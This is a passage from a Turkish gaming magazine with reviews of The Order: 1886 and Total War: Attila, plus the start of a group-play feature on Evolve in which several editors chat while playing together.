insanı. Peki neden diğer oyunlarda da yer alan bu muhabbetlere o kadar takılmayan ben, bu oyunda buna takılmıştım? Neydi *TO: 1886*'nın farkı? Neden batmıştı bana bu kadar?

Aslında bunun iki sebebi var: Birincisi *TO:1886* standart bir *Call of Duty*'den 10 kaplan gücünde daha çok script'li aksiyon içeriyor. İkincisiyse oyunun atmosferi çok yoğun ve bir o kadar da ısrarcı sizi içine çekmek konusunda. Elindeki en büyük kozunun bu olduğunun farkında kendisi. İşte bu iki sebep yüzünden akışı bozan herhangi bir unsur sizi normal bir oyuna göre daha çok rahatsız ediyor. Ama henüz baştan korku salmayayım *TO:1886*'yı bekleyen yüreklere. Çünkü bu durum o kadar da vuku bulmuyor oyunda. Neden mi? Çünkü oyun çok kısa!

Oyunun yapımcısı **Ready at Dawn** ne yer ne içer bilemiyorum ama *The Order: 1886* için "8-10 saat sürüyor" derken içtikleri şey hakkında bazı fikirlerim var. Bırakın 10 saati, bu oyunu 8 saatte bitirmek için bile büyük bir efor harcamanız gerek. Dümdüz ilerlediğiniz bir oyunda bunu nasıl başarırsınız orası da size kalmış diyeyim.

İçerisinde sadece tek kişilik bir senaryo barındıran bir oyun ve bu oyunu bitirmek için elimizdeki süre 6 saat. Hepsi bu kadar. Peki 6 saatin yüzde kaçı oynanış dersiniz? 3,5 bilemediniz 4 saati derim. Ama durun. Bu konuya inceleme sonunda başka bir oyunla beraber tekrar değineceğiz. Sadece incelemenin kalanını okurken bu bilgiyi de bir kenarda bulundurmanızı istedim.

BU NE GÜZELLİK BÖYLE

The Order: 1886 kapılarını açtığı anda sizi grafikleriyle vuruyor. Gerçekten de bugüne kadar gördüğüm en iyi grafiklere sahip oyun diyebilirim *TO: 1886* için. Gerek karakter animasyonları, gerek çevre detayları sizi büyüleyecek cinsten. Karakterimiz **Galahad** →







Bu arkadaşlardan korkmak için sebebimiz olsaydı keşke.

TÜRKÇE ALTYAZI SORUNSALI

The Order 1886'nın çevirisinden oldukça memnun kaldım. Birkaç yer dışında bir rahatsızlığım olmadı. Ancak bazı çevre konuşmalarının altyazı olarak yer almaması gibi önemsiz gözüken ama senaryo odaklı bir oyunda önem arz eden basit sorunları var oyunun. Bununla beraber benim çok şikâyet etmediğim ama konuştuğum insanların dile getirdiği bir sorun da altyazıların çok küçük olması. Sony Türkiye ile konuştuğumuzda bu sorunları yapımcı firmaya ilettiklerini ve en yakın zamanda gelecek yama ile birlikte bu hataların giderileceğini söylediler. Meraklılarına duyurulur efenim...

→ ile oradan oraya savrulurken etrafa bakmaktan kendinizi alamayacaksınız. Ama bu noktada gönül isterdi ki daha çok ışıklı alanlar görelim. Oyunun geneli geçtiği dönem itibariyle (1886 İngiltere'si, Victoria Dönemi) oldukça karanlık bir atmosfere sahip. Fakat bu depresif hava yüzünden o güzelim grafiklerin tam keyfini çıkaramadığım hissinden bir türlü kurtulamadım. "Şöyle çiçekli böcekli yeşillikli bir iki yer de olsa hiç fena olmazmış" derken buldum sürekli kendimi.

"Kanın, vahşetin olduğu yerde çiçek-böcek olmaz!" diye düşünen yapımcılar, 19 YY.'ı sadece oyunun havasını yansıtmak için kullanmamışlar. Senaryoya da o dönemin ünlü isimlerini serpiştirmişler. Bunlardan en önemlisi ve en çok gözümüze sokulanı **Nikola Tesla**. Kendisi içerisinde bulunduğumuz The Order isimli birlik adına yeni buluşlar yapmakla görevli. Üstelik oldukça da genç. Senaryonun ana adamı olmasa da yeri büyük diyebilirim. Zira Tesla sayesinde kullandığımız silahlar, *TO:1886*'yı farklı bir yere koyuyor. Daha önce hiçbir oyunda göremeyeceğiniz ilginç silahları deneyebiliyorsunuz. Pardon "silahlar" mı dedim? "Silah" diyecektim. Çünkü size gerçekten de "aa ilginçmiş bu" diyebileceğiniz '1' silah sunuyor *The Order: 1886* (ve onu da tüm videolarda gösteriyor neredeyse). Yine de hakkını yemeyeyim, oyunda silah çeşitliliği çok olmasa da yeterli (tabii ki yeterli! Çünkü çok kısa!).

Tesla ve The Order'dan bahsediyordum, nereye geldi konu... Alamadım kendimi yine sinirlenmekten... Neyse, ne diyordum? "Birlik" (The Order yani) diyordum... Birlik, aslında kökeni çok eskiye dayanan bir kavram. Kral Arthur zamanında kurulmuş, insanlığın kabusu 'Melezler' ile, yani 'Kurt Adamlar'la savaşmayı hedef edinmiş bir örgüt. Kraliçeye bağlı olarak çalışsalar da normal otoritenin çok daha dışında bir yerde konuşlanmış durumdalar. Bu birliğin as üyeleri, yani şövalyeleriyse "Yuvarlak Masa Şövalyeleri". Kral Arthur zamanından beri birlik, yuvarlak masa şövalye kültürünü korumuş. Üstelik bununla beraber birlik üyelerini farklı bir yere koyan bambaşka bir unsur daha var: Black Water. "Kara Su" olarak tabir edilen, içen şövalyenin yaralarını hızlıca iyileştiren ve ömrünü uzatan (hem de bayağı bir uzatan) bu kusal su, şövalye unvanını alabilen birlik üyelerinin hizmetine sunuluyor. Biz de bu birlik içerisinde hatırı sayılır bir geçmişe sahip Sir Galahad isimli şövalyeyiz. Amacımızsa basit: Düzeni sağlamak. Bu amacın karşısında duransa iki güçlü grup var: Asiler ve Kurt Adamlar.

The Order: 1886 deneyiminiz boyunca bu iki grupla da karşılaşacaksınız. Tabii Kurt Adamlar öyle pat diye her köşe başında belirmiyorlar. Daha karanlık, daha izbe yerlerde yaşıyorlar. Üstelik onların da kendi aralarında iki farklı türü var. Bir grup daha genç, daha yeni yetmeyken; diğer grup daha yetişkin, tabii buna bağlı olarak da daha güçlü. Tabii bu iki grupla da savaş anlarınız farklı oluyor. Genç olan grup size vur-kaç yaparken, yetişkin abiler bodoslama üzerinize geliyorlar. Ama açık konuşmak gerekirse kurt adamlar, yani melezler ile olan savaşlar *TO:1886*'nın beni üzdüğü noktalardan biri oldu. Melezlerin normalde yüreklere korku salması gerekirken, onlarla savaşmanın çok basit ve çizgisel olması rahatsızlık verici. Şöyle söyleyeyim, melezlerle savaşınızın büyük çoğunluğu tuşa basma oyunları (QTE) üzerine kurulu. Köşe kapmaca yapmak yok, gerilmek yok. Sadece doğru zamanda doğru tuşa basmak var. Açıkçası bu durum melez gruba dahil tüm savaşların heyecanını öldürmüş.

BU SAYFALARDA GÖRECEĞİNİZ EKRAN GÖRÜNTÜLERİ, NORMALİN KATBEKAT ÖTESİNDE AYDINLIK. OYUN O KADAR KARANLIK VE KASVETLİ Kİ...

Biz gelelim daha çok yüz göz olacağımız ikinci grubumuza: Asilere, yani insanlara. Siper çatışması üzerine odaklı oyunda insan düşmanlar beni kısmen memnun etti. Öyle çok akıllı olduklarını söyleyemem. Ama ara sıra da olsa çevrenizi sarmaya çalışmaları, siperin arkasından çıkmanız için sizi bomba yağmuruna tutmaları çatışmaları dinamik tutmuş. Zaten bunları da yapmasalar, bulunduğunuz siperden çıkmanız için hiçbir sebep kalmayacak. Neden mi? Çünkü siperler yıkılmıyor!

Ara sıra denk geleceğiniz tahtalar haricinde arkasına geçtiğiniz hiçbir şey zarar görmüyor. Böylesine siper çatışmasına odaklanmış bir oyunda bu durum açıkçası çatışma heyecanını yiyip bitirmiş. Çünkü biliyorsunuz ki



ARTIK BIRAKIN ŞU İŞİ

Ya arkadaş, bir konseptin de suyu çıkmasın emi! Şu son dönemde oyunların hepsinde aynı muhabbet var neredeyse. Böyle bir hikâyenin en sonunu en başından göstermeler falan, yok efenim neymiş ***"önce sonunu gösterelim, sonra da '2 hafta önce' diyerek oyunun başına atalım."*** Arkadaşım, yapın, yapmayın demiyorum. Yapın ama hobi olarak yapın. Her oyuna gitmiyor işte bu senaryo örgüsü! Keza TO:1886'da da benzer bir muhabbet var. Ve oyunun senaryosunu yukarı taşıyacağına aşağı çekmiş. Hâlbuki baştan düzgünce ilerlese daha vurucu bir hikâye olabilirmiş. Bazı şeyleri zorlamayalım artık... Tamam? Ayrıca senaryonun pat diye bittiğini de söylemeliyim. Sanki oyunu yaparlarken paranın bittiğini son anda fark etmişler de ***"hemen bitirin oyunu! Paramız kalmamış!"*** demişler gibi.




Kurtlarla kapışmak heyecandan uzak ve tekdüze.


Mıhlayın onu!

AĞIR ÇEKİM

Çatışmaya farklı bir hava katan (daha doğrusu ağırlaştıran) Blacksight isimli özellik, açıkçası oyunu kolaylaştıran bir başka etmen. Çok fazla başvurmadım oyun boyunca. Sizin de başvuracağınızı düşünmüyorum. Hatta unuttuğunuz zamanlar bile olacaktır. Bastığınız anda ağır çekime alarak otomatik olarak düşmana kilitlenmenizi sağlayan Blacksight özelliğini tek bir yerde tavsiye edebilirim: Zırhlı düşmanlar çıktığında! Bu zor ölen abiler, özellikle de ellerinde aynı anda üç mermi atan pompalı tüfek taşıyorlarsa çok tehlikeli oluyor. Onları gördüğünüz anda basın Blacksight'a!

arkasına geçtiğiniz siper hayat kurtarıyor, biliyorsunuz ki yandan ara sıra gelen bir-iki kişiye boyun eğmezseniz size kimse zarar veremez. Hadi tüm bu çatışma dinamiği dediğimiz olayı geçtim; görsel olarak da sinir bozucu bir durum. Bu kadar gerçekçi bir ortam, bu kadar güzel bir atmosfer, ama iş fiziklere geldiğinde "amaaaan, boşver ya" diyebilen bir oyun... Bütünlük sizce de bozulmamış mı?

FİYAT-PERFORMANS ORANI

Ne desem bilemiyorum *TO:1886*'ya... İlgim yüksekti oyuna karşı. Senaryo beni içine çekti, klişe de olsa merak ettim, ara sahneleri zevkle izledim. Ama her şey o kadar tadımlık kalmış ki... 5-6 saatlik bir oyuna o kadar farklı şeyler sığdırmaya çalışmış ki yapımcı firma, hiçbiri tam olamamış, istenilen seviyeye ulaşamamış. Gizlilik sekanslarının bile çizgisel olduğu bir oyundan bahsediyorum size. Hani normalde gizli ilerlemek için plan yapmanız falan gerekir, denemeler yaparsınız ya. Düşünün artık oyunun ne derece çizgisel olduğunu.

Sırf uzatmak için konulmuş birkaç araştırma yeri dışında sinametiklerle beraber dümdüz ilerlediğimiz bir oyun *The Order: 1886*. Ama dürüst olayım: Bu demek değil ki oyunu oynadığım süre boyunca zevk almadım, hoşlanmadım. Aksine çok sevdim. Her ne kadar zayıf bulduğum yerleri dile getirsem de benim gibi hikâye dinlemekten zevk alan bir oyuncu için sağlam bir deneyim sunuyor *The Order: 1886*. Kaliteli sunumu, şahane grafikleri ve klişeye de kaçsa anlatacak bir hikâyesi var onun (üstelik de Türkçe altyazısıyla). Fakat asıl soru şu ki; bu hikâyeyi dinlemek için, tekrar oynanabilirliği düşük, en fazla 6 saat sizi başında tutacak bir yapıma 200 TL para verilir mi?

Hemen cebinizden çıkarabileceğinize inanıyorsanız düşünmeden alın derim. Gerçekten de PS4'ünüzde denemeniz gereken bir yapım kendisi. Ama öyle bir durumda değilseniz, sizin için derin düşüncelere dalma zamanı.

Aslında ne garip ki bu ay bize bu soruyu sordurtan iki oyunumuz var: Bir tanesi *The Order: 1886*, diğeriyse yine bu sayfalarda incelemesini bulabileceğiniz *Evolve*. Yazının başlarında da belirttiğim gibi; biri kısa oyun süresi sebebiyle parasını hak ediyor mu sorularına maruz kalırken, diğeri "kısıtlı içeriğe sahip bir online oyuna bu kadar para verilir mi" sorusunu akıllara getiriyor. Oyuncular olarak bu aralar kendi içimizde cevaplamamız gereken bazı sorular var sanki (sorunun muhatabı yayıncılar aslında da, neyse...).

YETMEZ AMA BİTMESİN

Size daha fazla *The Order: 1886*'yı detaylandırmak istemiyorum. Kısa sürecek bu oyun deneyiminizde canınızı sıkacak, spoiler'a kaçabilecek ipuçları vermek istemiyorum. Hepi topu 6 saatinizden biraz bile olsa yemek istemiyorum. Sadece şunu söylememe izin verin: *The Order: 1886,* karşılaşabileceğimiz güzelliklerin kısa bir özeti gibi olmuş. İnanıyorum ki devamı gelirse bu yapımın (Mesela *The Order: 1295*?), bir klasiğe imza atacaktır. Çünkü çok basit, üzerine biraz düşünülse, belki de biraz daha zamanı olsa düzeltilebilecek yanlışları var *TO:1886*'nın. Daha yoğun bir çatışma, daha uzun bir oyun süresiyle efsane bir seriye yelken açılabilir. Umarız tek kişilik hikâyelere aç olduğumuz şu dönemde çabucak fişi çekilen bir oyun olmaz *The Order:1886*. Şu özet halinden kurtulup, gerçek formunu bulacak bir yapım olur. Bize de PS4'te afiyetle oynayabileceğimiz bir seri kalır.





- Şahane grafikler
- Hikâye sunumu



- Çok kısa
- Oyunun sonu zayıf
- Sinematiğin yer yer bayması

6+

SON KARAR

Neredeyse her şeyin çok iyi olduğu, ama iyi olan her şeyin maalesef tadımlık kaldığı bir oyun.



KÜNYE
Tür: TPS **Yapım:** Ready at Dawn **Dağıtım:** Sony **Kutulu Fiyatı:** 199 TL **Dijital İndirme:** 189 TL (PSN) **Yaş Sınırı:** 18 **Dahası için:** tinyurl.com/ogz-89-order

TOTAL WAR: ATTiLA

ATTiLA YAZILIR, TOTAL WAR OYNANIR -NOYAN AKATLI

"Esirlerin derhal iade edilmesini talep ediyorum. Yüzlerce yalan uydurarak ödemedikleri birikmiş vergi borçlarını derhal ödemelerini istiyorum. Altınları tahsil etmek için elçi heyetimi gönderiyorum. Son olarak, saraydaki hadımlar ve düzenbaz memurlar o kirli entrikalarını çevirip elçimi eli boş yolladıkları takdirde, sabırsızlanan askerlerimin savaş isteklerine karşı gelmeyeceğimden emin olmalarını istiyorum." Attila, Doğu Roma imparatoruna hitaben yazdırdığı mektuba bu sözleri ilave ettirdikten sonra, gençliğinde başkent Roma'da gördüğü Hristiyan rahipler gibi kollarını kavuşturdu. Bu hareket gördüğü jestlerin en garibiydi, çünkü onun için ellerini zevk ve iştahla ovuşturmakla masum bir hareketle birleştirme arasında hiçbir fark yoktu.

PARŞÖMEN KILIÇTAN ÜSTÜNDÜR

Thomas Mielke'nin ikinci kez okumaya koyulduğum tarihi romanı Attila'nın ikinci bölümünden bir alıntı ile girdim *Total War* klasiğinin son oyununun inceleme yazısına. 5. yüzyıl başlarında Batı ve Doğu Roma'yı uzun yıllar boyunca korkudan titretmiş, Asya bozkırlarından yola çıkmış kabileleri birleştirerek, şimşek gibi çakan atlılarının inanılmaz hızıyla Avrupalı kavimleri darmadağın etmiş, efsanevi lider Attila, askeri dehası kadar, diplomatik yeteneklerini de kullanmıştı. Ergenlik ve ilkgençliğini, Roma'da "emanet siyasi rehine" olarak yaşaması, Roma imparatorluğunun barış görüşmeleri ve antlaşmalarda diğer devlet ve kavimlerden nasıl ayrıcalıklar ve maddi çıkar koparabildiğini gözlemleyerek öğrenmesini sağlamıştı tabii.

Bir strateji meraklısı ve *Rome Total War* sever olarak, *TW: Attila*'ya ellerimi hevesle ovuşturarak, aynı zamanda da düşünmeye zorlayıcı olduğu kadar keyifli bir oyun beklentimi masumca hissederek başladım. Ana menüde koyu kırmızı fon üzerinde sonsuzluğa akar gibi hızla süzülen Hun atlılarının siluetleri ve geldikleri Orta Asya bozkırlarının ruhunu yansıtan etnik müzik ile daha eğitim – giriş seferberliği senaryosuna başlamadan havaya girmiş buldum kendimi. Sırayla gidelim madem; yükleme süreleri pek hoşuma gitmeyen birkaç konudan biriydi. Dönemin tarihçi ve liderlerinden alıntı sözler ve oyun içi küçük tavsiyeler sayesinde, çatışma öncesi atını zor zapt eden Hun savaşçısı sabırsızlığına kapılmadım neyse ki. Yapay zekânın turları da hızlı sayılabilecek şekilde geçiyordu (*T.W. Rome 2*'nin ilk çıktığında karşımıza dikilen teknik sorunlar, yapay geri zekâlılıklar pek yok anlayacağınız). Aile ağacının geri dönmesi ve diplomasi penceresine eklenen bazı ayrıntılar oyun deneyimini biraz değiştirmiş: Her devlet ve kavimde belli siyasi mevkiler var, bu mevkilere oğul, amca, halaoğlu gibi akrabaları ya da diğer soylu kişileri atayabiliyorsunuz. Siyasi yetki ve beceri düzeyleri yeterliyse tabii. Bir mevki (örn. İç huzuru sağlamadan sorumlu devlet bakanı) için iki aday varsa, açıkta kalan aday küsüp 10 üzerinden dağılan sadakat puanını düşürüyor.



TARİHİN BÖYLE BİR DÖNEMİNİ ROME 2'NİN HATALARI OLMADAN OYNAYABİLMEK; İŞTE BU GÜZEL BİR HİS.



Uzun süreler geçireceğimiz seferberlik haritası gayet güzel görünüyor.





Başları önde kaçmalarına bakmayın, bir anda geri dönebilirler.

Sadakat puanı sıfırlanan akraba veya soylu kişiler himayenizden ayrılıp kazan ve kılıç kaldırabiliyorlar size karşı. Bizans, Batı Roma ve onlarca irili ufaklı kavimle uğraşırken, kendi adamlarınızla dalaşmak Attila'nın bile zor baş edeceği bir sorun, tabiatıyla. Gelin alıp vermek ise ittifaklar kurmak için kullanılabilecek yöntemlerden biri. Karşı taraftan talep ettiğimiz altın miktarını belirleyebilmemiz gibi ufak tefek ama kullanışlı birkaç özellik de eklenmiş diplomasi ekranına.

YURTTAŞLARIM, ROMALILAR, HUNLAR; SEFERBERLİK HARİTASINDAYIZ

Özetlemem gerekirse; "Hadi biran önce savaş ekranına alalım seni" havasındaki *Rome 2*'nin aksine, seferberlik haritasında daha çok zaman geçirmemizi istiyor yeni oyunumuz. Büyük Hun Kağanı Attila, korkak ve yalancıları hiç sevmezmiş; ben de dürüst olayım: Ön inceleme sürümünden beri merakla beklediğim Hunlarla oynama işinde hedeflediğim yıllara olağandışı internet bağlantı sorunları ve kendi plansızlığımdan ulaşamadım maalesef. Dolayısıyla oyunun tüm özelliklerini uzun uzadıya görme, yaşama fırsatım tam olmadı. Önümüzdeki ay ilave bir "güncelleme" yazacağım gibi görünüyor. Görebildiklerimden memnun kaldığımı belirteyim, ancak *Rome 2* deneyimi olan oyunculara "ayrı ve yeni bir oyun"dan ziyade, ek paket / devam oyunu gibi geleceğinden dolayı fiyatının biraz pahalı bulunacağını da tahmin edebiliyorum.

Giriş bölümünde, Vizigotlarla saldırdığım Karadeniz kıyısındaki balıkçı köyünden az hallice yerleşimin, ahşap kulelerinin yoğun ateşli ok saldırısının ardından yıkılışını gördüm örneğin. Öncesinde, birlikleri temsil eden bayrakların değiştiğini, kılıç, mızrak, yay, at kafası gibi simgeler yardımıyla piyade, süvari, okçu, mızraklı ayrımını rahatça yapabildiğimizi gördüm. Savaşçı sayısı azalan ve yorulan bazı yapay zekâ birliklerinin beyaz bayrak çekerek kaçtıktan, biraz dinlenip şoku atlattıktan sonra tekrar saldırıya geçişleri de dikkatimden kaçmadı. Samandan çatıları tutuşan küçük binalarda alevler yayıldıkça, savunan askerlerin moralleri düzenli olarak düştü, ki moral de çatışmada daha belirleyici bir etken haline gelmiş *Attila*'da.

Hunların göçebe kavmiyle oynamak ise bambaşka bir deneyim sundu; Attila'nın Büyük Kaan ünvanını aldığı 430'lu yıllara ulaşamasam da, şehirlere yerleşmeden devasa "yurt" (çadır) kamplar kurmak, atlıların sürati üzerine kurulan savaş taktikleri ve yollarının üzerindeki "bahtsız" kasabaların yağmalanmasına dayalı ekonomi, artan korkularıyla beraber yavaş yavaş düşmanlaşan Cermen, Slav kavimlerinin siyasi haritada kaçışmalarını izlemek ilginç ve renkliydi doğrusu.

Attila'dan *Total War* oyuncularına, strateji severlere ulaştırılmak üzere parşömene yazılmış bir mektup taşıyan bir elçi gibi hissediyorum kendimi. "Mümkün olduğunca az kusurlu, eksikli; eklenen özellikleriyle yaşadığım 5. yüzyılın ilk yarısının tarihi, siyasi, askeri atmosferini yaratmaya çalışmış, güzel görünen, derli toplu bir oyun var burada. Gel ve korkusuz atlılarımın sonsuz gökyüzü altındaki zorlu yolculuklarına katıl!" diyor Attila. Malum; elçiye zeval olmazmış...

PERFORMANS

T.W. Rome 2 ilk çıktığında tuhaf bug'larının yanı sıra en güçlü donanımları bile zorlayan zayıf optimizasyonu ile sıkıntılara neden olmuştu. T.W. Attila ise, Rome 2'ye göre teknik olarak çok daha başarılı çıktı. AMD FX-8320 8-çekirdek 3,5GHz işlemci, 8GB bellek, GTX 760 ekran kartı ile "yüksek" ayarlarda, oyun içinde kalabalık ve bol alevli, patlamalı kısa anlardaki çok hafif takılmalar (24 – 25fps) dışında bir sorun yaşamadığımı söylersem, performans konusunda bir fikriniz olabilir.



- Türkçe altyazı desteği
- Seferberlik ekranındaki değişiklik ve ilâveler
- Göçebe kavimler farklı bir oyun deneyimi yaşatıyor

–

- Tıpkı Attila'nın tarihi kişiliği gibi, daha fazlasını isteyenleri, yenilikler kesmeyebilir

8

SON KARAR

Özellikle göçebe kavimler aracılığıyla ve seferberlik haritası ile yeni ve güzel bir strateji deneyimi yaşatmayı başarıyor.



Giriş bölümünün ilk sahnesinde ateşle ve tüten dumanla karşılaşıyoruz.



KÜNYE

Tür: Strateji **Yapım:** Creative Assembly **Dağıtım:** SEGA **Kutulu Fiyatı:** 72 TL **Dijital İndirme:** 80 TL (Steam), 72 TL (Playstore) **Yaş Sınırı:** 16 **Dahası İçin:** tinyurl.com/ogz89-attila

DÖRDE BİR DEĞİL, BEŞİ BİR YERDE

EVOLVE

DERLEYEN SARP KÜRKCÜ


Fuarlarda gezip dolaşırken Evolve'a elini atan herkes az çok memnun ayrılmıştı localardan. 4'e 1, çevrimiçi bir takım oyunu olarak alışkanlıkları sarsmaya geliyordu çünkü. Dört avcı, başka bir oyuncu olan canavarı avlarken canavar da üçüncü seviyeye evrimleşip bulunduğu haritadaki Power Relay'i yok etmeye çalışacaktı. E peki, beş oyuncuyu tek bir savaş arenasına bırakan bir oyun en iyi nasıl incelenir? Tabii ki beş OGZ editörünü bir gün boyunca ofise kapatıp oynatarak. Biz de bunu yaptık, beşimiz toplandık ve Evolve'un menüsünden hızlıca oyunlara atladık. Bu sayfalarda okuyacaklarınız, saatler süren hem tekil deneyimlerin, hem de birlikte yapılan oyun seansının ses kaydından bir derlemedir. ***-Sarp***


KATILANLAR


Blaxis - *SİNAN*


Michbro - *FARUK*


Omotopsych - *ÖMER*


Gcbndenis - *ENİS*


Baradh - *SARP*

Sarp: Hafızanızı yoklayın bir, uzun zamandır oturup şöyle sadece keyfine, hep birlikte bir şeyler oynamadık.
Sinan: Aynı mekanda, değil mi?
Sarp: Gerek aynı, gerek farklı. Multiplayer odaklı oyunları incelerken bile, mesela *Titanfall* ya da *Destiny*, herkes gitti ve başka yerlerde başka platformlarda oynadı. İncelemeyi geçtim, zevkine en son ne zaman birlikte bir şeyler oynadığımızı hatırlıyor musunuz?
Faruk: Bir ara bir *Quake 3* macerası vardı benim hatırladığım.
Sinan: Quack! Quack!
Sarp: Aynen öyle! 2014 yazında oynamıştık onu da. Düşünün ne kadar zaman geçmiş. O nedenle bu inceleme de bize bahane olsun, kendimizi kaybedene kadar oyun oynayalım…tabii beni davet ederseniz. Ay Steam, içimi çürüttün resmen. İyi ki bir oyundan düştüm.
Sinan: Davet ettim seni, gelmedi mi?
Sarp: Geldi geldi. Oyuna katılır gibi yapıyorum ben ama pek olmuyor yahu.
Sinan: Isınma maçlarının oyununu sen kurmuştun, sen düşünce problem mi oldu acaba?
Enis: Böyle mi oluyor sizin oyun partileri? Hayal kırıklığına uğradım.
Faruk: O zaman çıkalım, bizden birisi kursun…diyorum ken önce kapan kazanıyor resmen.
Enis: Al, şimdi de Medic oldum. Hiç can basmayacağım size, sürekli sıkacağım!
Ömer: Niye sıkıyorsun? Medic'sin!
Enis: Ama bi' sor ne sıkacağım? Medic sıkacağım (o neyse artık).
Sinan: Hadi size kolaylık olsun diye canavar olarak Kraken seçtim. Hiç bilmiyorum Kraken'ı çünkü.
Ömer: Siz Wraith'i görmediniz hiç galiba.
Faruk: Wraith gördük, hatta Sarp'la bir kere dövdük biz.
Ömer: Wraith'i dövmek biraz zor ya.
Sarp: Evet, bir kere de ben Wraith olarak dövmüştüm.
Ömer: Yani Goliath falan neyse de, Wraith biraz fazla güçlü olmuş sanki.
Enis: Ya durun bir. Medic'in can vermekten başka bir işi var mı peki?
Sarp: Var abi, dürbünlü tüfeğin yaratığın hassas noktalarını gösteriyor.
Sinan: Akapunktur noktaları yani.
Ömer: Önce tırnaklara bakım yaptırmak lazım ama.
Enis: Ayh! Tamam tamam ben bulurum bir şeyler. Öğreneceğiz artık. Çok zor olmasa sınıflar ya oyunda?
Faruk: Yok be, zor olan bir kısmı yok. Toplamda karakter başı dört ekipman var zaten. Hızlıca kapıyorsun kimin ne



Sarp: Support olabilirim ama Faruk gördüm mü acımam!


Trapper'a başlayacaksanız, Maggie tek tercihiniz. Ama Daisy ile bir kişiden fazlasını ekibe katmış oluyorsunuz, unutmayın.

> **ENİS:** CANAVAR OYNAMIŞSINIZ AMA KONUŞMAYI ÖĞRENEMEMİŞSİNİZ SİNAN BEY!
> **SİNAN:** HÜÜÜUUGUUUUUUUOGHHH!

ama oyun yüklüyor. Şaka gibi.
Sarp: Neyse…

BU AKŞAM KİM PİŞİRİYOR YEMEĞİ?

Serpil: Vay vay ortama bak.
Sarp: Ben ekliyorum herkesi tek tek "Invite Friends" üzerinden. Olaya bak tam internet kafe mantığına döndük.
Enis: Ya masa 3 hadi ya!
Sinan: Huooop! İki saat daha aç!
Serpil: Tamam peki aşağı ineyim ben, burası fena.

(Tüm bu süreçte hâlâ oyunu açamayan OGZ ekibi)

Enis: Ben bu kadar iletişimsiz bir internet kafe görmedim arkadaş! Akşama kadar bir oyun daha atarsak şanslıyız herhalde?
Sarp: Neyse, hadi başlıyoruz artık. Yalnız fark ettiniz mi bilmiyorum, tanımadığınız insanlarla oynarken karakter seçimi farklı, arkadaşlarınızla oynarken farklı. Normalde tercih ettiğimiz sınıfları sıraya diziyoruz, arkadaşla oynar yaptığını.
Sarp: O değil de, bu her seferinde avcıların gemide konuştukları videoyu geçemiyor muyuz? Ben kaç gündür sürekli görmekten feci sıkıldım da.
Ömer: Hayır, onu geçemiyoruz. O esnada canavar oyuna başlamış oluyor ya. Bir şekilde doldurmaları lazım o arayı.
Faruk: Yalnız her yerde söylüyorum, şu gemideki konuşmalar bana 80'lerdeki aksiyon filmlerini hatırlatıyor. Çok da keyifliler. Farklı karakterler açılınca konuşmalar da değişiyor. Ama her karakter kendi deneyimi üzerinden geliştiği için, aynı muhabbetleri dinliyoruz işte.
Enis: Gemiden atlıyoruuuuum!...Peki, ne yapıyoruz şimdi?
Faruk: Daisy'yi takip et. Ömer'ın Trapper olarak iz süren hayvanı var ya, o işte.
Ömer: Daisy pek olmuyor ya arkadaşlar.
Sarp: Niye ki?
Ömer: Canavar sürekli yer değiştiriyor ya, Daisy en kısa rotayı çizmeye çalışıyor. O nedenle bazen sapıtıyor, kendi çevresinde dönüp duruyor. →




ASSAULT

Online oyunculuk hayatım boyunca hiçbir zaman insanları destekleyemedim, yaralarına merhem olamadım. Yaptığım iyi tek bir şey varsa o da yaralamak ve öldürmekti. Bu yüzden Faruk *"ben Assault olacağım"* dediğinde başımı öne eğdim, çaresizce Medic'in yolunu tuttum. Ama Medic'te ortaya koyduğum müthiş (!) performansın ardından, arkadaşlar kendi elleriyle bana Assault'u verdiler. Hasar gücü yüksek, tank görevi gören bu canavar sınıf, tam bir yıkım makinesi. Eğer Assault'sanız dikkatli olmanız gereken en önemli şey, çatışmadan uzak kalmamanız, yaratığın dikkatini hep üzerine çekmeniz. Ve unutmayın, yakmayı yıkmayı seviyorsanız sizin sınıfınız Assault. **-Enis**



SUPPORT

Kendi başıma hep Trapper oynamışken Ömer'in keskin bakışlarında karakteri ona bırakıp Support'a yöneldim adım adım. Zaten destek sınıfı severim, Medic ile oyunun en kilit karakterlerinden burada da. Canavara karşı savaşan kişiyi kalkanla desteklemesinin yanında Hank'in hava saldırısı özelliği vurdu mu tam vuruyor. Özellikle evrimleşen Sinan'ın canından 2-3 diş acımadan aldı bir kere. Zor durumdaki karakterleri görünmez bir alan içerisinde toplayıp ortamdan kaçırması da cabası. Yardım bekleyen avcıları iyileştirirken kullanın derim. Bucket ve Cabal ekipman olarak farklılar. Kalkanın yerini ufak robotlar alıyor falan. Ama aynı tadı vermiyor. Tercihim, tabii ki Hank! **-Sarp**



Sinan: Evolve'da en sevdiğim yaratık Goliath oldu. Her bir gücü işe yarıyor ve kontrolü sizde hissettiriyor.



Enis: Evolve'un güzel ve bir o kadar da korkutucu mekanlarından bir kare...

